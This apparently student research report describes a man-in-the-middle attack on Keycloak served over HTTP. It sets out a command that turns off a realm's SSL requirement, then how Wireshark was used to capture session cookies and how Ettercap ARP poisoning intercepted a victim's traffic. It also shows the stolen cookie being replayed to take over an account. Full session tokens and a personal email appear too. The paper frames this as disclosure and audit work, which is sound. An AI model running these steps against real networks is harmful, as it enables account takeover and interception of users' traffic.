How to Hack: Unveiling an Automated Web Impersonation Attack

Lucas Chin Yee Seng[1], Lim Seh Leng[2]
[1] Hwa Chong Institution, 661 Bukit Timah Rd, Singapore 269734
[2] Defence Science and Technology Agency, 1 Depot Road, Singapore 109679

1. Abstract

Many applications and services use single sign-on, which allows users to login once, and their logins are "remembered" using cookies. Keycloak is a popular open-source identity and access management solution for implementing single sign-on.

In this research, a Man-in-the-Middle (MitM) web impersonation attack within a Keycloak-protected environment was discovered. Exploiting a HTTP misconfiguration, the attack targets the interception of a victim's session cookies over the network during login. Subsequently, an attacker can manipulate these cookies, enabling unauthorised access by impersonating the victim.

After successfully demonstrating the feasibility of the attack, the research also focused on building a "software robot" that could carry out this attack automatically without human intervention. This "software robot" could also be used to audit for such vulnerable Keycloak implementations.

Introduction

2. Keycloak Functionality

Keycloak is a comprehensive identity and access management (IAM) solution. Core to its capabilities is the facilitation of Single Sign-On (SSO), an authentication scheme that allows a user to log in with a single ID. Keycloak leads the IAM industry with true single sign-on which allows users to log in once and access services without re-entering authentication factors through the use of cookies.

However, it is in this very feature that I discovered a login flaw.

Embarking on this project, I discover the world of access and management login systems. I learnt about the integration of identity providers like GitHub and Google Sign-In to provide a seamless login solution for many users.

Materials and Methods


3. Project

I was tasked to simulate an implementation of Keycloak as a security system. Subsequently, I discovered a misconfiguration vulnerability in the latest and newly updated version of Keycloak that impacts millions of users. To further illustrate the severity of this issue, I leveraged Python scripting to demonstrate the feasibility of developing automated attacks to impact users globally.

a. **Set-up Phase (September)**

This phase focused on setting-up a real-life implementation of Keycloak. To optimise workflow, Keycloak (Version 22.0.5) was pulled from docker and hosted on Amazon Web Services (AWS). Using YouTube tutorials, blog guides, and the DSTA-provided Keycloak Set-up Guide (Appendix A), I mastered Docker, Amazon EC2 and S3 from scratch.

This phase involves the extensive exploration and implementation of Keycloak features, understanding Single Sign-On (SSO), and integrating identity providers like GitHub and Google.




Centrally manage all aspects of the Keycloak server

User Guide, Admin REST API and Javadocs


My Keycloak Implementation

With a developer's mindset, I experimented with configurations. During this, I encountered an indication of a potential vulnerability.



```
"offlineSessionMaxLifespanEnabled" : false,
"offlineSessionMaxLifespan" : 5184000,
"clientSessionIdleTimeout" : 0,
"clientSessionMaxLifespan" : 0,
"clientOfflineSessionIdleTimeout" : 0,
"clientOfflineSessionMaxLifespan" : 0,
"accessCodeLifespan" : 60,
"accessCodeLifespanUserAction" : 300,
"accessCodeLifespanLogin" : 1800,
"actionTokenGeneratedByAdminLifespan" : 43200,
"actionTokenGeneratedByUserLifespan" : 300,
"oauth2DeviceCodeLifespan" : 600,
"oauth2DevicePollingInterval" : 5,
"enabled" : true,
"sslRequired" : "external",
"registrationAllowed" : false,
```

Keycloak CLI (Command Line Interface) Configurations



```
kcadm.sh update realms/master -s enabled=true -s sslRequired=none
```

CLI command to set Keycloak Realm to HTTP

During development, many developers host enterprise systems on HTTP for simplicity but this practice poses a security risk. Using unencrypted HTTP may expose sensitive data, creating a potential avenue for Keycloak attacks.

b. **Exploration Phase (October)**

To further experiment and learn, I opted to further explore this HTTP misconfiguration vulnerability. Through research, [2] I recognised the prevalence and potential harm of Man-in-the-Middle (MITM) attacks and decided to protect others from it.

However, as I had never practiced MitM attacks before, I learnt from scratch about Address Resolution Protocol (ARP) Poisoning, Wi-Fi sniffing and Network Packet Analysis.
To legitimise my discovery, I presented a comprehensive deck to DSTA showcasing the attack, security implications and follow up action. Following the presentation, my mentor escalated this finding to the cybersecurity department. (Link to deck at appendix B)


Results

4. Vulnerability Discovery (Older Version)

I discovered a cookie hijacking attack on 20th October on an older version of Keycloak, 21.0.0.

As Keycloak uses SSO for user login, it handles the transfer of many cookies. These cookies act as unique credentials that identify a specific user using the service. As a security measure, the session tokens are reset upon logout, and become invalid. However, as most users forget to logout, the cookies usually remain valid for a long time. This presents a huge timeframe to attack the victim.

For every login onto a Keycloak realm, every user has 3 cookies.



Name	Value	Domain	Path	Expires	Size	Secure	HttpOnly	SameSite
AUTH_SESSION_ID_LEGACY	1b5cbb1a-f728-4558-8ce...	ec2-18-141-231-163.ap-so...	/realms/fake-mas...	Session	58 B		✓	–
KEYCLOAK_IDENTITY_LEGACY	eyJhbGciOiJIUzI1NiIsInR5c...	ec2-18-141-231-163.ap-so...	/realms/fake-mas...	Session	703 B		✓	–
KEYCLOAK_SESSION_LEGACY	fake-master/412d4c31-d98...	ec2-18-141-231-163.ap-so...	/realms/fake-mas...	31/10/2023, 02:24:05	108 B			–

Keycloak Assigned User Tokens

Most importantly, the "KEYCLOAK_IDENTITY_LEGACY" token is analogous to a SESSIONID token. Meaning, a user's identity is determined by the value of this token.

As the Keycloak implementation is hosted on HTTP, there is an unsafe transfer of cookies within the network traffic. The value of the tokens can be easily intercepted in plaintext on Wireshark.


Wireshark is a free and open-source network packet analyser. It is used for network troubleshooting, and analysis. By using this tool, an attacker can intercept the transfer of login details (cookie values), unbeknownst to their victims.

In Wireshark, an important functionality is the "Search Filter". It narrows down the huge data dump of network traffic, and filters it to only display information one is finding.

While testing, I discovered my "KEYCLOAK_IDENTITY_LEGACY" token had the value


eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhNGY0MDY2Yy00MWRiLTRiNTQtODhhMy00ZmQyNmFlNTY4NDQifQ.eyJleHAiOjE2OTg2OTA1NzgsImlhdCI6
MTY5ODY1NDU3OCwianRpIjoiN2U5MDg3ZmMtNjAyMS00M2I0LWIwMGEtMjNhMTBlZGFiMGM2IiwiaXNzIjoiaHR0cDovL2VjMi0xOC0xNDEtMjMxLTE2My5hcC1zb3V
0aGVhc3QtMS5jb21wdXRlLmFtYXpvbmF3cy5jb20vcmVhbG1zL2Zha2UtbWFzdGVyIiwic3ViIjoiNDEyZDRjMzEtZDk4Mi00MzlhLTk0OGMtNDYyNzFiY2EyYTA5IiwidHlwIj
oiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiI0MGMyMTM4Ny0yMDU0LTQ3ZWUtYThlOS1kODgwODExMGNmZDYiLCJzaWQiOiI0MGMyMTM4Ny0yMDU0LT
Q3ZWUtYThlOS1kODgwODExMGNmZDYiLCJzdGF0ZV9jaGVja2VyIjoiY3F1ZGd2QXNGZ2hfZXN5V3JFYU9NMVN6YmwzOTJLS3J4VEtoNXVTQU8ydyJ9.RMRZIVlBR6
2hAyja-Pb_RSDifxH0niKN4p6H6OO5opo.

So, I reverse engineered my request, and used the filter (frame contains + , {mycookie}) on Wireshark.



```
16681 23.102449511  192.168.1.92          18.141.231.163        HTTP      1474 GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html HTTP/1.1
```


Location of Cookie Transfer on Network



```
    Host: ec2-18-141-231-163.ap-southeast-1.compute.amazonaws.com\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/…
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/…
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
  ▾ [truncated]Cookie: AUTH_SESSION_ID_LEGACY=40c21387-2054-47ee-a8e9-d8808110cfd6; KEYCLOAK_SESSION_LEGACY=fake-master/…
      Cookie pair: AUTH_SESSION_ID_LEGACY=40c21387-2054-47ee-a8e9-d8808110cfd6
      Cookie pair: KEYCLOAK_SESSION_LEGACY=fake-master/412d4c31-d982-439a-948c-46271bca2a09/40c21387-2054-47ee-a8e9-d880…
      Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhNGY0MDY2Yy00…
    \r\n
```

Details of Network Packet

I discovered that cookies are insecurely transferred through HTTP on this network packet and confirmed that the intercepted cookie exactly matches my login cookie.




Name	Value	D.	P.	E.	S.	H.	S.	S.	P.	P
KEYCLO...	fake-master/8...	1...	/...	2...	1...					M..
KEYCLO...	eyJhbGciOiJI...	18.	/...	S..	7...	✓				M..
AUTH_S...	fe8c4e21-909...	1...	/...	S..	5...	✓				M..

Cookie Value ☐ Show URL-decoded

```
eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhNGY0MDY2Yy
00MWRiLTRiNTQtODhhMy00ZmQyNmFlNTY4NDQifQ.eyJleHAiOjE2O
Tg2OTA1NzgsImlhdCI6MTY5ODY1NDU3OCwianRpIjoiN2U5MDg3Zm
MtNjAyMS00M2I0LWIwMGEtMjNhMTBlZGFiMGM2IiwiaXNzIjoiaHR0c
DovL2VjMi0xOC0xNDEtMjMxLTE2My5hcC1zb3V0aGVhc3QtMS5jb21
wdXRlLmFtYXpvbmF3cy5jb20vcmVhbG1zL2Zha2UtbWFzdGVyIiwic3V
iIjoiNDEyZDRjMzEtZDk4Mi00MzlhLTk0OGMtNDYyNzFiY2EyYTA5Iiwid
HlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiI0MGMyMT
M4Ny0yMDU0LTQ3ZWUtYThlOS1kODgwODExMGNmZDYiLCJzaWQi
OiI0MGMyMTM4Ny0yMDU0LTQ3ZWUtYThlOS1kODgwODExMGNmZ
DYiLCJzdGF0ZV9jaGVja2VyIjoiY3F1ZGd2QXNGZ2hfZXN5V3JFYU9N
MVN6YmwzOTJLS3J4VEtoNXVTQU8ydyJ9.RMRZlVlBR62hAyja-Pb_R
```

Attacker Editing his Cookies

On a separate KALI MACHINE, I edited my “KEYCLOAK_IDENTITY_LEGACY” token to match the one of my WINDOWS MACHINE.



Personal info

Manage your basic information.

All fields are required.

Username: lucas

Email: lucas.ys.chin@gmail.com

First name: lucas

Last name: chin


Keycloak Account Configurations Page

I have successfully tricked Keycloak into believing that the account on my KALI MACHINE is that of the WINDOWS MACHINE. I now have unrestricted access to my WINDOWS MACHINE account.
(Link to exploit of 21.0.0 Proof-of-Concept Video at Appendix C)

5. Vulnerability Discovery (Active Version)

Since discovering this attack on an older Keycloak version, I research extensively and could not find any research disclosed about this method of cookie hijacking affecting Keycloak version 21.0.0. I figured this attack might be unreported or lesser known, so I replicated this exploit on the most recent and active Keycloak version 22.0.5, released on 24 October 2023.

I set-up a new instance on AWS EC2 hosting Keycloak version 22.0.5, running on HTTP.




Server info
Version
22.0.5
Product
Default
Memory
Total memory
455 MB
Free memory
395 MB
Used memory
59 MB

Profile
Enabled features
ACCOUNT_API supported ACCOUNT2 supported ADMIN_API supported ADMIN2 supported
AUTHORIZATION supported CIBA supported CLIENT_POLICIES supported IMPERSONATION supported
JS_ADAPTER supported KERBEROS supported PAR supported STEP_UP_AUTHENTICATION supported
WEB_AUTHN supported
Disabled features
ACCOUNT3 preview ADMIN_FINE_GRAINED_AUTHZ preview CLIENT_SECRET_ROTATION preview
DECLARATIVE_USER_PROFILE preview DOCKER DYNAMIC_SCOPES experimental FIPS
LINKEDIN_OAUTH MAP_STORAGE experimental RECOVERY_CODES preview SCRIPTS preview
TOKEN_EXCHANGE preview UPDATE_EMAIL preview

Implementation of Keycloak 22.0.5

Using the same attacking methodology, I unfortunately met with a **problem** to the attack. When getting the KEYCLOAK_IDENTITY_LEGACY token, from the same packet, the cookie in the HTTP MESSAGE is truncated.



```
    Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJ
```

Truncated "KEYCLOAK_IDENTITY_LEGACY" token

The truncated KEYCLOAK_IDENTITY_LEGACY cookie,


KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhYWQxZGIzNC1mMmRkLTQ5MzMtOTllZi1mMDg1Y2E3MmE5Y2QifQ.eyJleHAiOjE2OTg3MTE4MzgsImlhdCI6MTY5ODY3NTgzOCwianRpIjoiYmM0NzVlMTgtMmNkNC00NTc4LWJmYmEtOTNlYmIyOGJlZDNmIiwiaXNzIjoiaHR0cDovL2VjMi01NC0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbXMvb3RoZXJfbWFzdGVyIiwic3ViIjoiNDdkYzUwZmMtMjBhNC00MTIzLTk1NjQtOTJkMjIwNzU0MjQxIiwidHlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc

Actual victim KEYCLOAK_IDENTITY_LEGACY cookie,

eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhYWQxZGIzNC1mMmRkLTQ5MzMtOTllZi1mMDg1Y2E3MmE5Y2QifQ.eyJleHAiOjE2OTg3MTE4MzgsImlhdCI6MTY5ODY3NTgzOCwianRpIjoiYmM0NzVlMTgtMmNkNC00NTc4LWJmYmEtOTNlYmIyOGJlZDNmIiwiaXNzIjoiaHR0cDovL2VjMi01NC0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbXMvb3RoZXJfbWFzdGVyIiwic3ViIjoiNDdkYzUwZmMtMjBhNC00MTIzLTk1NjQtOTJkMjIwNzU0MjQxIiwidHlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmExNzEiLCJzaWQiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmExNzEiLCJzdGF0ZV9jaGVja2VyIjoiaWVkemJqQldQRk1lalZwbEFvUUhHUk1wVjB4dGZJc2djdTVVTmFFWVZKZyJ9.rMFNB2BOqbIQgyjImNm06qaQHZQSufmzPFAAcmi2Gjw

It seems like a patch has been implemented to protect newer versions of Keycloak from this MitM attack. Fortunately, I did not give up and persevered in identifying another **workaround** to this attack. Upon deeper analysis of the same packet, I discovered the "KEYCLOAK_IDENTITY_LEGACY" token is stored at another HTTP MESSAGE.

New location KEYCLOAK_IDENTITY_LEGACY cookie is stored untruncated




```
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/53
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US,en;q=0.9\r\n
▾ [truncated]Cookie: AUTH_SESSION_ID_LEGACY=f788155a-c047-40de-9b3a-84f48566a171; KEYCLOAK_SESSION_LEGACY=other_master/4
    Cookie pair: AUTH_SESSION_ID_LEGACY=f788155a-c047-40de-9b3a-84f48566a171
    Cookie pair: KEYCLOAK_SESSION_LEGACY=other_master/47dc50fc-20a4-4123-9564-92d220754241/f788155a-c047-40de-9b3a-84f48
    Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhYWQxZGIzNC1mMm
  \r\n
  [Full request URI: http://ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com/realms/other_master/protocol/openid-cc
  [HTTP request 29/69]
  [Prev request in frame: 13827]
  [Response in frame: 16486]
  [Next request in frame: 16565]

0240  65 6e 3b 71 3d 30 2e 39  0d 0a 43 6f 6f 6b 69 65   en;q=0.9 ··Cookie
0250  3a 20 41 55 54 48 5f 53  45 53 53 49 4f 4e 5f 49   : AUTH_S ESSION_I
```

Original location KEYCLOAK_IDENTITY_LEGACY cookie was stored untruncated

Copy the selected HTTP MESSAGE, to obtain untruncated AUTH_SESSION_ID_LEGACY, KEYCLOAK_SESSION_LEGACY AND KEYCLOAK_IDENTITY_LEGACY cookies.

AUTH_SESSION_ID_LEGACY=f788155a-c047-40de-9b3a-84f48566a171; KEYCLOAK_SESSION_LEGACY=other_master/47dc50fc-20a4-4123-9564-92d220754241/f788155a-c047-40de-9b3a-84f48566a171;
KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhYWQxZGIzNC1mMmRkLTQ5MzMtOTllZi1mMDg1Y2E3MmE5Y2QifQ.eyJleHAiOjE2OTg3MTE4MzgsImlhdCI6MTY5ODY3NTgzOCwianRpIjoiYmM0NzVlMTgtMmNkNC00NTc4LWJmYmEtOTNlYmIyOGJlZDNmIiwiaXNzIjoiaHR0cDovL2VjMi01NC0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbXMvb3RoZXJfbWFzdGVyIiwic3ViIjoiNDdkYzUwZmMtMjBhNC00MTIzLTk1NjQtOTJkMjIwNzU0MjQxIiwidHlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmExNzEiLCJzaWQiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmExNzEiLCJzdGF0ZV9jaGVja2VyIjoiaWVkemJqQldQRk1lalZwbEFvUUhHUk1wVjB4dGZJc2djdTVVTmFFWVZKZyJ9.rMFNB2BOqbIQgyjImNm06qaQHZQSufmzPFAAcmi2Gjw

At this new location, I was able to extract entire, untruncated "AUTH_SESSION_ID_LEGACY", "KEYCLOAK_SESSION_LEGACY" and "KEYCLOAK_IDENTITY_LEGACY" tokens. I cleaned up the content, storing only the highlighted "KEYCLOAK_IDENTITY_LEGACY" token.



Not Secure | ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com/realms/other_master/account/#/

http://ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com/realms/other_m...

ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com | AUTH_SESSION_ID_LEGACY

ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com | KEYCLOAK_IDENTITY_LEGACY

Domain: ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com

Path: /realms/other_master/

Expiration: Wed Oct 30 2024 22:51:47 GMT+0800 (Singapore Standard Time)

HostOnly ✓ Session ✓ Secure □ HttpOnly ✓

ec2-54-169-10-130.ap-southeast-1.compute.amazonaws.com | KEYCLOAK_SESSION_LEGACY

KEYCLOAK
Sign out
attacker
Welcome to Keycloak account management
Personal info
Manage your basic information
Personal info
Account security
Control your password and account access
Signing in
Device activity
Applications
Track and mana permission to a account
Applications
Help

Editing of "KEYCLOAK_IDENTITY_LEGACY" Token

Once again, on a separate KALI MACHINE, I edited my "KEYCLOAK_IDENTITY_LEGACY" token to match the one of my WINDOWS MACHINE, and successfully took over the account.

Through this discovery, I identified the necessary conditions of this attack.

1. Keycloak on version 22.0.5, served on HTTP
2. Victim and attacker on the same LAN
3. Victim does not log out of account before attacker logs in
    a. Because
        i. Cookie resets upon logout
    b. However
        i. Attacker can make administrative changes (password or email) before victim logs out for complete permanent account takeover

6. The Manual Exploit


Armed with a Kali Virtual Machine on my Macbook, I manually exploited this HTTP misconfiguration using Ettercap and Wireshark.

Example Setting

The attacker is in an internet cafe, connected to the same Wi-Fi as his victim (Lucas). Lucas is a high-profile user on the Keycloak realm, with admin privileges. To continue his nefarious business, the attacker wants to take control of Lucas' account, and manipulate data on the server.

1. Both victim and attacker are connected to the same LAN at a cafe
2. Victim (Lucas) logs into his own Keycloak account
    a. Using a windows machine, IP (192.168.1.92)
3. Attacker (attacker) wants to impersonate Lucas on Keycloak
    a. Using a Kali Linux machine, IP (192.168.1.98)
    b. Intercepts Lucas' login cookies
4. Keycloak served on HTTP
5. Router gateway at (192.168.1.254)


Attacker Preparation



```
ARP poisoning victims:

GROUP 1 : 192.168.1.92 00:1C:42:3B:C2:08

GROUP 2 : 192.168.1.254 F0:25:8E:F9:95:01
```


Using Ettercap on Kali Linux, the attacker sets up an *ARP Poisoning Attack*, targeting Lucas (192.168.1.92) and router (192.168.1.254).

An ARP Poisoning Attack intercepts Wi-Fi traffic of the LAN Cafe. Using the tool, Ettercap, the attacker sends falsified ARP messages. This manipulation leads to the redirection of network traffic intended for Lucas' device to the attacker's machine. The attacker can then eavesdrop on the data passing through.



```
 4 1.229823667  192.168.1.65         192.168.1.255     UDP   139 39051 → 9995 Len=97
 5 3.168061543  Parallel_64:f3:b3    Parallel_3b:c2:08 ARP    42 192.168.1.254 is at 00:1c:42:64:f3:b3
 6 3.168081793  Parallel_64:f3:b3    HuaweiTe_f9:95:01 ARP    42 192.168.1.92 is at 00:1c:42:64:f3:b3 (duplicate use of 192.168.1.254 detected…
 7 5.839274752  192.168.1.71         224.0.0.251       MDNS  175 Standard query response 0x0000 TXT PTR iPhone (9)._rdlink._tcp.local OPT
 8 5.839274794  fe80::2b:f49b:8539:… ff02::fb          MDNS  195 Standard query response 0x0000 TXT PTR iPhone (9)._rdlink._tcp.local OPT
 9 5.839274836  192.168.1.80         255.255.255.255   UDP    71 9999 → 9999 Len=29
10 6.273761544  192.168.1.81         239.255.255.250   SSDP  218 M-SEARCH * HTTP/1.1
```

The attacker then uses Wireshark to monitor network traffic. This helps him to identify that the ARP Poisoning Attack is successful.

